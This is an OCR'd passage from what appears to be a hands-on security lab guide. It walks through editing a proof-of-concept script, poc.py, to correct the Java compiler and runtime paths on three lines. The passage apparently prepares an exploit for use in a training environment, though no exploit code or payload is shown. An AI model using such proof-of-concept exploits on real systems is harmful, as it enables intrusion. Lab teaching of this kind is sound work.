
25. Navigate to the previous terminal window. In the terminal, type **pluma poc.py** and press **Enter** to open **poc.py** file.




26. In the poc.py file scroll down and in line **62**, replace **jdk1.8.0_20/bin/javac** with **/usr/bin/jdk1.8.0_202/bin/javac**.



27. Scroll down to line **87** and replace **jdk1.8.0_20/bin/java** with **/usr/bin/jdk1.8.0_202/bin/java**.




28. Scroll down to line **99** and replace **jdk1.8.0_20/bin/java** with **/usr/bin/jdk1.8.0_202/bin/java**.




29. After making all the changes **save** the changes and close the **poc.py** editor window.

